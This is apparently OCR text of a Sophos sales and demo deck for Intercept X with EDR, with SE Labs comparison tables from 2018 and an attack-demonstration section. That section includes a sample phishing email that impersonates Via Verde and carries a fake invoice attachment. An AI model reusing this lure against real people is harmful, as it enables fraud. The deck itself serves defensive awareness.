
Tools

Bad or inappropiate behavior detection. Not all threats are based in exploits, so we will detect on this different barrier

Post-Explotation techniques (cybercriminal inside!)

SOPHOS

Sophos #1 for Exploit Prevention



Sophos #1: SE Labs Endpoint Protection Test

SE Labs

#1 for Enterprise

EXECUTIVE SUMMARY			
Products tested	Protection Accuracy Rating (%)	Legitimate Accuracy Rating (%)	Total Accuracy Rating (%)
Sophos Intercept X Advanced	99%	100%	100%
Kaspersky Endpoint Security	97%	100%	99%
ESET Endpoint Security	97%	100%	99%
Symantec Endpoint Security Enterprise Edition	95%	100%	98%
Microsoft System Center Endpoint Protection	90%	98%	95%
McAfee EndPoint Security	86%	100%	95%
Crowdstrike Falcon	85%	100%	95%
Trend Micro OfficeScan, Intrusion Defense Firewall	93%	86%	88%
Panda Endpoint Protection	58%	100%	85%
Webroot SecureAnywhere Endpoint Protection	29%	100%	75%
Malwarebytes Endpoint Security	-25%	100%	55%


#1 for SMB

EXECUTIVE SUMMARY			
Products tested	Protection Accuracy Rating (%)	Legitimate Accuracy Rating (%)	Total Accuracy Rating (%)
Sophos Intercept X Advanced	99%	100%	100%
Symantec Endpoint Protection Cloud	99%	100%	100%
ESET Endpoint Security	97%	100%	99%
Kaspersky Small Office Security	97%	100%	99%
McAfee Small Business Security	87%	100%	95%
Microsoft System Center Endpoint Protection	90%	98%	95%
Trend Micro Worry Free Security Services	90%	98%	95%
Panda Endpoint Protection	58%	100%	85%
Webroot SecureAnywhere Endpoint Protection	29%	100%	75%
Malwarebytes Endpoint Security	-25%	100%	55%

SE Labs endpoint protection test reports (April - June 2018)

SOPHOS

NSSLabs: Los mejores




INTERCEPT X
NOW WITH EDR
THE BEST JUST GOT BETTER

How can EDR help you?

VISIBILITY & DETECTION

ANALYSIS & INVESTIGATION

INCIDENT RESPONSE

Challenges with the first EDR solutions

DIFFICULT TO USE

EDR can be complex to operate, rely heavily on expert security analysts

PROVIDE LIMITED VALUE

Lack of proactive protection and automated response leads to overloaded EDR

RESOURCE INTENSIVE

Expensive, time consuming, require dedicated staff

The result is that Customers are Overwhelmed

Do we have the skills?


Am I under attack?

What is this file?

Are we out of compliance?

Has the attack spread?

Does it exist anywhere else?



What should I prioritize?

How should I respond?

Intercept X with EDR: Introducing Intelligent EDR


EDR starts with the Strongest Protection

Add Expertise, not Headcount

Guided Incident Response

SOPHOS

Prevention is better than cure, but both are necessary



Sophos EDR in action


SOPHOS

ADVERTENCIA

La intención de este programa es advertir
de los peligros de la red y dotar de herramientas
a los internautas para protegerse.

**SE HAN OMITIDO PASOS DEL PROCESO
PARA EVITAR SU REPRODUCCIÓN**

Esquema


Internet
fsociety
Atacante
Sophos XG
DMZ
LAN
Servidor con datos corporativos
Happy User

Let’s attack!

SOPHOS

Ataque

De factura@viaverde.pt <factura@viaverde.pt>
Asunto **Alerta de facturacion**
A mí

Responder | Reenviar | Archivar | No deseado | Eliminar | Más

21/10/2018 19:05

VIA VERDE
Anda consigo.

Atenciosamente,

Enviamos a sua fatura da Via Verde. Nos carregaremos o valor em sua conta bancaria nos proximos dias


Total a pagar: **637,23** Euros

Obrigado

Centro de Ayuda
factura@viaverde.pt
www.viaverde.pt

1 adjunto: factura_004444.pdf 510 KB

Guardar



VIA VERDE

DATA DE EMISSÃO 23 de Abril de 2018
Nº DE DOCUMENTO 903.211.152/04/2018
CONTRIBUIENTE 4782919934
Nº DE CONTRATO 184940183

Validade desconhecida

ALBERTO R. RODAS
RUA DO GERAL PERON 38
MADRID
28020 MADRID

IMPORTANTE
Ao pasar na Via Verde o semáforo acende a luz amarela, o qué facer?. Ligue 666 555 999, a Linha de Apoio ao Cliente, disponível todos os días úteis das 8:30h ás 20:30h

PAGAMENTO DE SERVIÇOS NO SISTEMA VIA VERDE
EXTRACTO/RECIBO

Pág. 1/1

Total pago em Euros 637.23

